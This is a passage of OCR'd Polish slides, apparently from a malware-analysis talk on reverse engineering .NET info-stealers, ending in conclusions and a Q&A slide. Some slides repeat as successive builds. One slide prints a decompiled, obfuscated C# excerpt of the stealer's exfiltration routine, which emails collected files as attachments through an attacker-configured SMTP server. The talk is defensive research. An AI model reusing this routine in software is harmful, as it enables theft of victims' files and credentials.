
Krok trzeci: analiza




Krok trzeci: analiza

```
if (fb2RWOvOE5 != null && fb2RWOvOE5.Count > 0)
{
    foreach (HFfB hffB in fb2RWOvOE5)
    {
        mailMessage.Attachments.Add(new Attachment(new MemoryStream(hffB.FileBytes), hffB.Filename, hffB.MimeType));
    }
}
SmtpClient smtpClient = new SmtpClient();
NetworkCredential networkCredential = new NetworkCredential(k0W.SmtpSender, k0W.SmtpPassword);
smtpClient.Host = k0W.SmtpServer;
smtpClient.EnableSsl = k0W.SmtpSSL;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = networkCredential;
smtpClient.Port = k0W.SmtpPort;
try
{
    smtpClient.Send(mailMessage);
}
```


Hmm




Hmm




Krok trzeci: analiza



Krok trzeci: analiza




Krok piąty: komunikacja



Krok szósty: eskalacja

część 5



zakończenie?

Jakieś wnioski? 🤔

Jakieś wnioski? 🤔

- Nie takie RE straszne jak je malują

Jakieś wnioski? 🤔

- Nie takie RE straszne jak je malują
- Stealery naprawdę nie są za ciekawe

Jakieś wnioski? 🤔

- Nie takie RE straszne jak je malują
- Stealery naprawdę nie są za ciekawe
  - Chyba że ktoś lubi .NET

Jakieś wnioski? 🤔

- Nie takie RE straszne jak je malują


- Stealery naprawdę nie są za ciekawe
  - Chyba że ktoś lubi .NET
  - Ale za to są popularne i mają dane

Jakieś wnioski? 🤔


- Nie takie RE straszne jak je malują
- Stealery naprawdę nie są za ciekawe
  - Chyba że ktoś lubi .NET
  - Ale za to są popularne i mają dane
- Przestępcy zazwyczaj nie są za dobrymi programistami

Jakieś wnioski? 🤔

- Nie takie RE straszne jak je malują
- Stealery naprawdę nie są za ciekawe
  - Chyba że ktoś lubi .NET
  - Ale za to są popularne i mają dane
- Przestępcy zazwyczaj nie są za dobrymi programistami
- Sth sth współpraca?




Q&A?




msm@tailcall.net
msm@cert.pl

@MsmCode

Icons from flaticon.com by freepik, Pixel Perfect - thanks!



Q&A?



msm@tailcall.net
msm@cert.pl

@MsmCode

PROIDEA kazała jeszcze przekazać, że można oceniać w eventory czy coś

Icons from flaticon.com by freepik, Pixel Perfect - thanks!